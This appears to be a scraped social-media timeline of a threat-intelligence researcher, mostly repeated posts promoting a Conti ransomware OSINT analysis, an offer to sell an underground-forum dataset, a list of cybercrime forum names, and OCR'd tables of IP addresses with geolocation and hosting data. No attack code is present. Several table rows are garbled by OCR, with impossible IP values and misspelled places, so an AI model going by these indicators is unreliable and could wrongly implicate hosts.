Second batch of #DDoS attack tools hosted on @github in the #Russia and #Ukraine cyber war. https://t.co/ulQfv0UveV; https://t.co/dqB3gIACli; https://t.co/Ei5qy23oe2; https://t.co/0s0zwz9U2Q MD5: e346073eb932a3effff365ddb8070ac7 https://t.co/sGsYQuB65K


09:00

https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntel #ThreatIntelligence https://t.co/GzpFQMpTG5




09:00


https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntel #ThreatIntelligence https://t.co/WGv73ns8ng



https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntelligence https://t.co/E4qDw6wC8H



https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntel #ThreatIntelligence https://t.co/0pKaBitYZn



09:01

https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntelligence https://t.co/eKKHD1cgg7




https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntelligence https://t.co/RrOrTmNWv5





09:01

https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntelligence https://t.co/l0pAc3SsXv




https://t.co/0mUajr8DT8 #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntel #ThreatIntelligence https://t.co/JsvVPo8GX8





Sample Logo of <u>Dancho Danchev's OpenCTI</u> STIX2/TAXII <u>Maltego</u> Transforms Compatible <u>OpenCTI</u>
Instance Processing Hundreds of Never Published and Discussed Before <u>Cybercrime</u> Incidents and Threat
Intelligence Events



- Malware
- Cyber Jihad
- Cyber Terrorism
- Threat Actors
- Phishing
- Spam
- IM malware
- Mobile malware
- Mac OS X malware




- Malicious URL Analysis An Analysis
- Targeted Mobile Malware Analysis An Analysis
- APT Coverage New Campaign
- Fraudulent Infrastructure An Analysis
- Online Fraud Campaign An Analysis
- Historical OSINT Campaign An Analysis
- Russian Business Network coverage
- Koobface Botnet coverage
- Kneber Botnet coverage
- Hundreds of IOCs (Indicators of Compromise)
- Tactics Techniques and Procedures In-Depth Coverage
- Malicious and fraudulent infrastructure mapped and exposed
- Malicious and fraudulent Blackhat SEO coverage
- Malicious spam and phishing campaigns
- Malicious and fraudulent scareware campaigns
- Malicious and fraudulent money mule recruitment scams
- Malicious and fraudulent reshipping mule recruitment scams
- Web based mass attack compromise fraudulent and malicious campaigns
- Malicious and fraudulent client-side exploits serving campaigns

We Cover the Following Threat Intelligence Feed Categories Historically and in Real-Time

- The Russian Business Network Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Cyber Jihad Online Activities Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Proliferation of DIY Hacking Tools Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- The Rise of Rogue Antivirus Software Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Cybecrime DIY Tools and Artifacts Coverage Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
 - Web Malware Exploitation Kits Incidents and Campaigns Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s
- Blackhat SEO Campaigns and Incidents Complete Qualitative and Incident and Campaign
 Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs
 (Indicators of Compromise) and MD5s
- Embedded Malware Campaigns and Incidents Complete Qualitative and Incident and Campaign Based Analysis Which Includes Domains/IPs/ASNs/Whois Registrant Emails thousands of IoCs (Indicators of Compromise) and MD5s

09:17

Who needs a 100GB Russian underground forums data set obtained using public sources in 2022? Drop me a line at dancho.danchev@hush.com I'm offering 50% discount to anyone who drops me a line today! Happy researching! Cheers! https://t.co/3s1Wx63SgX



Who needs a 100GB Russian underground forums data set obtained using public sources in 2022? Drop me a line at dancho.danchev@hush.com I'm offering 50% discount to anyone who drops me a line today! Happy researching! Cheers! https://t.co/0JWnKnBnQN



09:18

Who needs a 100GB Russian underground forums data set obtained using public sources in 2022? Drop me a line at dancho.danchev@hush.com I'm offering 50% discount to anyone who drops me a line today! Happy researching! Cheers! https://t.co/wSJRvnshl1



Who needs a 100GB Russian underground forums data set obtained using public sources in 2022? Drop me a line at dancho.danchev@hush.com I'm offering 50% discount to anyone who drops me a line today! Happy researching! Cheers! https://t.co/A6NGN9QQ0W

★3

<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

09:25

[&]quot;Courtesy of Republic of Bulgaria!" - https://t.co/7V3BFJpOBm #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #CyberSec #ThreatIntel #ThreatIntelligence https://t.co/2PciATghKY



28 - Monday


03:48

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/2TECqWYJx8

≈3 ★2

Zoom	P 1	City (Region (Country	Continent	EU I	Postal I	Lat,Long (Timezone	Code (Currency	Languages (Org	ASN
9	45 14 226 47	Amsterdam	North Holland	NL	EU	True	1012	524,49	Europe/Amsterdam (+0100)	+31	EUR	HALLIA.	SpectralP B.V.	A562968
9	75.151.48.49	Hernitage	Tennessee	US	NA.	False	37076	36.2, 46.6	America/Chicago (-0000)	+1	USD	en-US,es-US;havdr	COMCAST-7922	A57922
9	96.93.217.253	Carbondale	Colorado	US	NA.	False	81623	39.3, -107.2	America/Denver (-0700)	+1	USD	en-US,es-US;hav;h	COMCAST-7922	A87922
9	173.163.176.177	Microille	Perroylvania	US	NA.	False	17961	40.0, -76.4	America/New_York (4500)	+1	USD	en-US,es-US;hav;h	COMCAST-7922	A57922
9	184.146.91.74	Amherbiburg	Ortario	CA	NA.	False	NW	42.1, 43.0	America/Toronto (-0500)	+1	CAD	en-CA/h-CA/u	BACOM	A5677
9	73 128 248 22	Baltimore	Maryland	US	NA.	False	21217	39.3, -76.6	America/New_York (4500)	+1	USD	en-US,es-US;hauch	COMCAST-7922	A57922
9	73.31.89.221	Bluefield	West Virginia	US	NA.	False	24701	37.3, -81.2	America/New_York (4500)	+1	USD	en-US,es-US;hav;fr	COMCAST-7922	A57922
9	162:244.81.252	New York	New York	US	NA.	False	10010	40.7, -74.0	America/New_York (4500)	+1	USD	en-US,eo-US;hav;h	SERVERROOM	AS19624
0	172.83.155.196	Seattle	Washington	US	NA.	False	90168	47.5, -122.3	America/Los_Angeles (-0000)	+1	USD	en-US,eo-US;hav;h	Spartan Host Ltd	A\$201106
0	196 123 214 177	Riga	Riga	LV	EU	True	LV-1063	56.9, 24.1	Europe/Riga (+0200)	+371	EUR	louit	muuc	A550979
0	75.147.147.133	Cape Coral	Florida	US	NA.	False	33914	26.6, 42.0	America/New_York (4500)	+1	USD	en-US.eo-US.hav.fr	COMCAST-7922	A57922
9	186 72 79 132	Panama City	Provincia de Panama	PA.	NA.	False	None	90,-795	America/Panama (4500)	+507	PAB	es-PA,en	Cable & Wireless Panama	AS11996
0	128 199 196 59	Singapore	None	99	AS	False	62	1.3, 103.7	Asia/Singapore (+0000)	+65	960	om,en-5G,ms-5G	DIGITALOCEAN-ASN	A\$14061
0	38.88.223.172	San Diego	California	US	NA.	False	92101	32.720300	America/Los_Angeles (-0000)	+1	USD	en-US.eo-US.hav.h	COGENT-174	A5174
0	67.343.142.225	New York	New York	US	NA.	False	10025	40.0, -74.0	America/New_York (4500)	+1	USD	en-US,es-US;hav;h	TWC-12271-NVC	AS12271
Q	72.214.4.83	El Cajon	California	US	NA.	False	90021	32.812300	America/Los_Angeles (4000)	+1	USD	en-US.es-US.hav.fr	ASN-CVA-ALL-CO-22773-RDC	A522773
Q	154.61.71.53	Schiphol Rijk	North Holland	NL.	EU	True	None		None (None)	+31	EUR	4610,57-70,	00GENT-174	A5174
Q	68612382	Lansing	Michigan	US	NA.	False	48911	42.7, 64.6	America/Detroit (4600)	+1	USD	en-US.es-US.havdr	COMCAST 7922	A57922
0	154.61.71.54	Schlandille	North Holland	NL.	EU	True	None		None (None)	+31	EUR	16 NL Sy NL	00GENT-174	A5174
9	193.39.185.14	Chicago	Minels	US	NA.	False	60604	419, 476	America/Chicago (-0600)	+1	USD	en-US.es-US.haw.h	UNREAL-SERVERS	A564236

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/KJcXTNGgZ4



04:00

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/gomMDyE1r8


Coom	P 1	City 0	Region 1	Country 0	Continent	EU 0	Postal 1	LatLong (Timezone 0	Code 1	Currency	Languages	Org	ASN
9	194.76.226.22	Frankfurt am Main	Hesse	DE	EV	True	60487	50.1, 8.6	Europe/Berlin (+0100)	+49	EUR	de	servinga GmbH	AS39378
9	105 219 221 171	Frankfurt am Main	Hesse	DE	EU	True	60326	50.1, 8.6	Europe/Berlin (+0100)	+49	EUR	- 64	servinga GmbH	AS39378
9	88.119.175.225	Lech Lloyd	Missouri	US	NA.	False	None		None (None)	+1	USO	en US.es-US.harch	Informacines sistemes it technologij	A861272
Ŷ	5.34.178.185	Marri	Florida	US	NA.	False	33197	25.8, 40.2	America/New_York (4500)	+1	USO	en US.es-US.harch	Green Floid LLC	AS204957
9	45.11.183.211	Tallinn	Hejimaa	EE	EU	True	None	59.4,24.7	Europe/Tallinn (+0200)	+372	EUR	45/9	servinga GmbH	AS207408
Q	105.25.51.99	Sautal	Sinufal	LT.	EU	True	79001	55 9, 23 3	Europe/Vinius (=0200)	+370	EUR	Rouge	Informacines sistemos ir technologij	A861272
0	194.76.227.29	Tallinn	Harjamaa	EE	EU	True	None	59.4,24.7	Europe/Tallinn (+0200)	+372	EUR	etru	servinga GmbH	A6207406
Q	45.11.183.198	Tallinn	Harjumaa	33	EU	True	None	59.4,24.7	Europe/Tallinn (+0200)	+372	EUR	et/u	servinga GmbH	A8207408
0	194.136.33.137	Amsterdam	North Holland	NL	EU	True	1098	52.4.49	EuropeiAmsterdam (+0100)	+31	EUR	1610,5700,	IP Connect Inc	A5213373
0	190.46.190.9	London	England	GB .	EU	False	ECIR	\$15,-01	Europeit, andon (+0000)	+64	GSP	en-GB,cy-GB.gd	AS-COLOCROSSING	A\$36362
9	52.78.121	Amsterdam	North Holland	N,	EU	True	1098	524.49	EuropeiAmsterdam (+0100)	+31	EUR	1610,5700,	The Infrastructure Group & V.	A560404
9	195 149 87 233	Secaucus	New Jersey	US	NA.	False	07094	40.8, -74.1	America/New_York (4500)	+1	USD	en US.es US.hav.h	Innovation IT Solutions LTD	AS52000
9	105.150.249.249	Nastorijk	South Holland	N.	EU	True	2671	52.0, 4.2	Europe/Amsterdam (+0100)	+31	EUR	1610,5700,	servinga GmbH	A568329
Q	31.214.197.242	Nastorijk	South Holland	N.	EU	True	2671	52.0.42	Europe/Amsterdam (+0100)	+31	EUR	1610,5700,	servinga GmbH	A568329
9	38.92.176.125	Minneapolis	Monesota	US	NA.	False	55478	45.0, 45.3	America/Chicago (-0000)	+1	USD	en US,es-US,hav,fr	MADGEN 01	ASS5154
Q	196 123 219 82	Meppel	Drenthe	NL	EU	True	7941	52.7, 6.2	Europe/Amsterdam (+0100)	+31	EUR	1616,5/16,	muc	A821100
Q.	105.150.249.119	Nasidvíjk	South Holland	NL.	EU	True	2671	52.0, 4.2	EuropeiAmsterdam (+0100)	+31	EUR	1614, 5/14,	servinga GmbH	A558329
0	23.146.242.134	Chinchilla	Pennsylvania	US	NA.	False	None		None (None)	+1	USD	en-US,es-US,hav,fr	VOHNETWORK	A\$46664
0	\$1.38.96.29	London	England	C8	EU	False	ECIR	\$15,-01	Europeit, andon (+0000)	+64	GBP	en-G8.cy-G8.gd	OWHSAS	AS16276
0	46.19.136.221	Euro	Bem	CH	EU	False	3014	47.0, 7.5	Europe/Zurich (+0100)	+81	OF	de-Ottl-Ottl-Ottm	Private Layer INC	A551852

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/lhwxFKIv1a



04:00

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/RcdcV9y6if



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/ikpw83OG8B

#	IP	Country	City	Region	ISP	Org	Latitude	Longitude
1	45.14.226.47	Netherlands	Amsterdam	North Holland	SpectraIP B.V.	SKB Enterprise B.V	52.3759	4.8975
2	75.151.48.49	United States	Madison	Tennessee	Comcast Cable Communications	Stones Riverelectric	36.2562	-86.7143
3	96.93.217.253	United States	Littleton	Colorado	Comcast Cable Communications, LLC	Comcast Cable Communications, LLC	39.6133	-105.017
4	173.163.176.177	United States	Wilkes-Barre	Pennsylvania	Comcast Cable Communications	SALE'S MARTIN'S	41.1988	-75.9053
5	184.146.91.74	Canada	Amhertsburg	Ontario	Bell Canada	Sympatico HSE	42.1168	-83.0498
6	73.128.248.22	United States	Baltimore	Maryland	Comcast Cable Communications	Comcast IP Services, L.L.C.	39.3046	-76.6412
7	73.31.89.221	United States	Bluefield	West Virginia	Comcast Cable Communications	Comcast IP Services, L.L.C.	37.2697	-81.2212
8	162.244.81.252	United States	New York	New York	Data Room, Inc	Data Room, Inc	40.7128	-74.006
9	172.83.155.195	United States	Seattle	Washington	Spartan Host LLC	TMT Hosting	47.4902	-122.3004
10	195.123.214.177	Latvia	Riga	Riga	ITLDC Latvia network	Green Floid LLC	56.9496	24.0978
11	75.147.147.133	United States	Cape Coral	Florida	Comcast Cable Communications, LLC	Comcast Business Communications, LLC	26.6786	-82.0263
12	186.72.79.132	Panama	Panama City	Provincia de Panama	Cable & Wireless Panama	Cable & Wireless Panama	8.9948	-79.523
13	128.199.196.59	Singapore	Singapore	Unknown	DigitalOcean, LLC	Digital Ocean	1.32123	103.695
14	38.88.223.172	United States	Los Angeles	California	Cogent Communications	Cogent communications – IPENG	34.0522	-118.244

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/jXEtLfJQk2



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/zRGJSjIVyz


5.2.78.121	Netherlands	Amsterdam	North Holland	The Infrastructure Group B.V.	Liteserver DRN VPS	52.3676	4.90414
195.149.87.233	United States	Secaucus	New Jersey	Innovation IT Solutions LTD	PQ HOSTING S.R.L	40.7876	-74.06
185.158.249.249	Netherlands	Naaldwijk	South Holland	servinga GmbH	ALLSYS Limited	51.9981	4.198
31.214.157.242	Netherlands	Naaldwijk	South Holland	servinga GmbH	servinga GmbH	51.9981	4.198
38.92.176.125	United States	Minneapolis	Minnesota	Madgenius.com	Mad Genius	44.9715	-93.2703
195.123.219.82	Netherlands	Meppel	Drenthe	ITLDC Netherlands network	Layer6 Networks	52.6959	6.1847
185.158.249.119	Netherlands	Naaldwijk	South Holland	servinga GmbH	ALLSYS Limited	51.9981	4.198
23.146.242.134	United States	Chinchilla	Pennsylvania	VolumeDrive	VolumeDrive	41.4873	-75.6966
51.38.95.29	United Kingdom	London	England	OVH SAS	EL Zayat Hadi	51.5074	-0.127758
46.19.136.221	Switzerland	Zurich	Zurich	Airvpscomp Vpsprovider	Unknown	47.3538	8.5587
142.4.211.167	Canada	Beauharnois	Quebec	OVH SAS	OVH Hosting, Inc.	45.3151	-73.8779
195.123.221.248	Netherlands	Meppel	Drenthe	ITLDC Netherlands network	Layer6 Networks	52.6959	6.1847
37.187.24.215	France	Gravelines	Hauts-de- France	OVH SAS	OVH SAS	50.9871	2.12554
5.34.181.18	Netherlands	Meppel	Drenthe	VDS/VPS SERVERIUS NL	Unknown	52.6959	6.1847
194.76.225.152	Netherlands	Naaldwijk	South Holland	servinga GmbH	servinga GmbH	51.9981	4.198

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/EXtiiD4hHZ



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/jrFmuajNOW






04:01


"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/ITYcLmOuDR

Host distribution by ISP



04:02

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/zPQwvqZ5DC




04:02

"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/3CH711wwSP




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/KSb4lEkg40




04:02

